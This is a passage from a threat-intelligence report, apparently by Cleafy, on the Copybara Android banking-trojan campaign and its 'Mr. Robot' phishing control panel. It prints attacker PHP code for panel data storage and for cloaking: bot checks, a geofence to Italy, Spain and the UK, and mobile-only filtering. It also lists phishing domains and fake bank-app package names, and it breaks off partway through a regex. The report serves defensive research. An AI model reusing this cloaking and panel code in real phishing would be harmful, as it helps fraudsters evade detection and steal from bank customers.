On-Device Fraud on the rise: exposing a recent Copybara fraud campaign

cleafy.com/cleafy-labs/on-device-fraud-on-the-rise-exposing-a-recent-copybara-fraud-campaign

Francesco Iubatti, Federico Valentini

Download your PDF guide to TeaBot

Get your free copy to your inbox now

Download PDF Version

Executive summary

In 2023, Account Takeover (ATO) was confirmed to be among the most harmful types of fraud for online banking customers. At Cleafy, we have seen that **90% of fraud attempts are still conducted via Account Takeover**, and our forecasts expect this number to stay flat in 2024. Banks and financial institutions have always been the highest priority targets of ATO attacks, as cybercriminals aim to make immediate financial gains from their illegal activities.

An intricate and growing threat is **On-Device Fraud (ODF)**. This fraud presents a multifaceted challenge for anti-fraud teams within the banking sector, as it involves fraudulent activities initiated directly through the victim's device. Unlike traditional methods of fraud, ODF reduces the presence of conspicuous risk indicators during browsing sessions, rendering conventional anti-fraud countermeasures largely ineffective.

This emerging threat has been made possible through the capabilities afforded by over 80% of modern Android banking trojans such as Vultur, TeaBot, and SpyNote. At the core of this capability lies the concept of remote control, which enables Threat Actors (TAs) to execute ODF scenarios. Each malware family executing remote control functionality may employ distinct implementation flavours, reflecting the varying skills and knowledge of the developers behind them.


Readers must understand that the challenge posed by ODF extends far beyond a single banking trojan like Copybara, the focus of this report. Our findings underscore the broader scope of this threat landscape, as we have traced the entire fraud chain orchestrated by responsible TAs. This investigation will give readers the full spectrum of their tactics, techniques, and procedures (TTPs), from the initial Social Engineering components (such as phishing and vishing) used to initiate the attack to the distribution of Copybara for device infection and the meticulous management of these attack phases to ensure the success of their campaigns.

Key Points

- From the end of 2023 to the first weeks of 2024, we intercepted an ongoing banking fraud campaign against UK, Spain, and Italy.
- Threat Actors (TAs) behind this campaign adopted a hybrid approach, including Social Engineering techniques (smishing/vishing) and malware components to perform unauthorised banking transfers (via Instant Payments) to a well-organized network of bank accounts (money mule).
- TAs have been caught using a structured way of managing all the ongoing phishing campaigns via a centralised web panel known as “Mr. Robots”. With this panel, TA can enable and manage multiple phishing campaigns (against different financial institutions) based on their needs.
- Suppose a victim appears using an Android device. In this case, TAs will try to install an Android banking trojan known as Copybara with the help of Social Engineering.
- Copybara presents all the functionalities for performing On-Device Fraud (ODF), and initiating unauthorised money transfers directly on the victim's device. With the ODF approach, TAs have significantly enhanced their ability to process fraudulent transactions, rendering conventional anti-fraud countermeasures largely ineffective.

TTPs

The following table represents a summary of the TTP behind Copybara campaigns:



First evidence	End of 2023
State	Active (February 2024)
Affected entities	Retail banking and cryptocurrency exchanges
Targets	Android devices with direct access to home banking or exchanges
Infected chain	Social engineering (e.g., smishing, vishing) -> Installation via side-loading
Fraud scenario	On-device fraud (ODF)
Preferred cash-out	Instant payments
Amount handled (per transfer)	Data not available

Copybara Fraud Operation Overview

The following diagram provides a high-level overview of the technical components involved in TA fraud operations.




Figure 1 – Copybara fraud operation

On top of this fraud operation architecture, TAs exploit Social Engineering techniques for distributing the Copybara banking trojan, which typically involves smishing and vishing techniques, leveraging native-speaker operators. In particular, several samples reveal TAs distributing Copybara through seemingly legitimate apps, utilizing logos of well-known banks and names that sound authentic, such as “Caixa Sign Nueva”, “BBVA Codigo”, “Sabadell Codigo”.

According to data retrieved during our investigation:

- TAs leverage a dedicated web panel to manage all the active phishing websites and adequately distribute the malware to potential victims. According to the logo on the login page, this panel has been named “Mr. Robot”.
- TAs abuse the Reverse Proxy service offered by Cloudflare to mask the actual location of their servers and guarantee more protection against DDOS attacks and takedown requests.
- Not all active domains present a phishing kit for a specific banking institution; some appear to be deployed only for serving Copybara samples (.apk). It is possible that TAs already have valid data on potential victims (e.g., personal details, phone numbers, login information) coming from previous phishing campaigns.

TAs are interested in 3 countries: **Spain**, **Italy**, and the **UK**.

What is a Phishing kit?

Phishing has evolved into a sophisticated art form in cybercrime, leveraging deceptive tactics to trick individuals into revealing sensitive information. Nowadays, many successful phishing campaigns leverage tools called "phishing kits." These kits are pre-packaged sets of malicious tools and resources meticulously crafted by TAs to streamline and amplify their fraudulent activities.

A phishing kit is a collection of malicious assets and scripts designed to replicate legitimate websites, often mimicking the login pages of banks, financial institutions, or other trusted platforms. These kits are constructed to deceive unsuspecting victims into divulging confidential information such as usernames, passwords, and phone numbers.
The deployment of phishing kits serves several purposes for cybercriminals engaged in fraudulent activities, especially those centered around banking fraud:

- Ease of Use: Phishing kits simplify setting up malicious websites, allowing even less technically skilled TAs to conduct sophisticated cyber attacks.
- Speed and Efficiency: With pre-configured templates and scripts, TAs can rapidly deploy phishing campaigns, maximising the volume of potential victims.
- Concealment: By mimicking legitimate sites, phishing kits help TAs avoid detection by blending into the vast sea of genuine online traffic.
- Customisation: TAs can tailor phishing kits to target specific organisations or demographics, enhancing the chances of success in their fraudulent endeavours.

Introducing Mr. Robot: a C2 Framework for phishing campaigns

Our investigations unveiled an additional C2 framework dubbed "Mr. Robot". The name “Mr. Robot” has been taken according to the logo present on the login page of the web panel.




Figure 2 – Mr. Robot panel - login page

What sets this C2 framework apart is its capability to handle multiple phishing campaigns concurrently. It allows TAs to orchestrate tailored attacks on distinct financial institutions simultaneously. Each phishing campaign, equipped with unique phishing kits, is designed to mirror the targeted bank's online interface.





Figure 3 – Mr. Robot - Phishing Campaigns Overview


According to the source code of Mr. Robot C2, the authors decided to leave a standard database, such as MySQL, to store only some of the fraudulent data collected during their campaigns. Instead, their approach was based on the usage of SleekDB, a NoSQL database implementation using pure PHP that stores data in plain JSON files, as shown in the following Figure.



```php
<?php
error_reporting(E_ALL);
ini_set('display_errors',false);
session_start();
require_once 'inc/functions.php';
require_once 'vendor/autoload.php';
use SleekDB\Store;

$databaseDirectory = __DIR__ . "/[redacted]";
$data = new Store('data', $databaseDirectory);
$links = new \SleekDB\Store("links", $databaseDirectory);
$visits = count(file('../../[redacted]'));
$entries = count($data->findAll());
$done = count($data->findBy(['status', '=', 'done']));
if (isset($_SESSION['login'])) {
    if (isset($_GET['page'])) {
        if ($_GET['page'] == 'home') {

            if (isset($_POST['change'])) {
                $redirect_file = fopen('inc/redirect.dat', 'w');
                fwrite($redirect_file, $_POST['link']);
                fclose($redirect_file);
            }

            if (isset($_POST['change2'])) {
                $setting_file = fopen('..[redacted]/mobile_setting.dat', 'w');
                fwrite($setting_file, $_POST['setting']);
                fclose($setting_file);
            }
            if (isset($_POST['change3'])) {
                $setting_file = fopen('..[redacted]/telegram_setting.dat', 'w');
                fwrite($setting_file, $_POST['setting']);
                fclose($setting_file);
```

Figure 4 – Mr. Robot C2 - Usage of SleekDB for data storage

The consequences of this approach are crucial since all the data appears to be saved in plain text, in JSON format, and inside the web server. Data can be easily accessible without authentication if the path is known.



```
▾ 0:
    domain:   "www.enlace-datos.com"
    page:     "BBVA"
    _id:      32
▾ 1:
    domain:   "www.completar-aqui.com"
    page:     "BBVA"
    _id:      27
▾ 2:
    domain:   "www.app-nuova.com"
    page:     "chebanca token"
    _id:      26
▾ 3:
    domain:   "www.descarga-aqui.com"
    page:     "bbva apk"
    _id:      28
```

[redacted]

CheBanca! Token
com.chebancatoken.appapk
2024-01-05 9:44:36 ▷ 2024-01-05 9:44:36
version: 200 compiler: DX size: 4.48 MB

BBVA Codigo
com.codigobbva.appcodigo
2023-11-22 12:25:20 ▷ 2024-01-08 13:08:16
version: 200 compiler: DX size: 4.02 MB

Figure 5 – Mr. Robot - Exfiltrating active domains

Despite these weaknesses encountered during our analysis, TAs deployed several layers of countermeasures against web crawling and scraping techniques, widely typically adopted by cybersecurity firms and vendors. The following paragraph will explore how TAs try to evade detection and domain takedown actions.

Mr. Robots: Anti-detection techniques

Nowadays, multiple Threat Intelligence vendors have embraced proactive measures to identify phishing websites, newly registered and, in specific contexts, soon-to-be activated. On the other hand, TAs put effort into developing evasion techniques to avoid a quick detection of a newly registered phishing domain.

Typically, modern phishing kits adopt multiple anti-detection techniques, including:

- Geofencing checks
- Device fingerprinting
- Blackisting specific ASN and/or network ranges
- Abuse of legitimate services, such as CDN and reverse-proxy, for masking the actual location of the web server
- Dynamic content generation

The following Figure summarises all the primary anti-evasion techniques adopted, starting when a potential new victim follows a malicious link set up by TAs.




/enlace-datos[.]com
1
Victim's visit the phishing page
2
Cloudflare reverse proxy and DDoS protection
/function.php
/ispblocker.php
/mobiledetect.php
PHP
3
The connection is deeply inspected by anti-analysis routines
/load.zip
4
The phishing kit is extracted in a dedicated folder and activated on the fly
/c7ddcaa71456eb767b3e83206a9a62fb/index.php
APK
PHP
JS
5
Each victim will access a specific (and randomly named) folder with the fake login page

Figure 6 – Mr. Robot - Anti-evasion techniques

Since the primary focus of this fraudulent campaign is the clientele of retail banking institutions from specific geographical areas (Italy, Spain, and the UK), filtering out all the connections except the ones coming from a mobile device is a pretty standard technique adopted by various TAs. Most individuals nowadays engage in home banking activities through their mobile devices, making them lucrative targets for TAs.



```
if ($check_bot == false) {
    clicks($ip, getOs(), getBrowser(), "Deny");
    header("Location: unsubscribe.php");
    exit;
}



if ($location !== 'IT' && $location !== 'ES' && $location !== 'GB') {

    clicks($ip, getOs(), getBrowser(), "Deny");
                header("Location: unsubscribe.php");
                exit;
}

if ($mobileOnly == 1) {
    include_once 'mobile.php';
}

$_SESSION['visit'] = $ip . " - " . getOs() . " - " . getBrowser() . " - " . date("Y-m-d h:i");

if ($mobileOnly == 1) {
    if(preg_match('/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|
        midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|
        vodafone|wap|windows ce|xda|xiino/i',$useragent)||preg_match('/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|
        ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|
        ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([
        4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|
        g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|
        kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef
        |mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|
        nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|
        60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|
        m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl
        |sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-|
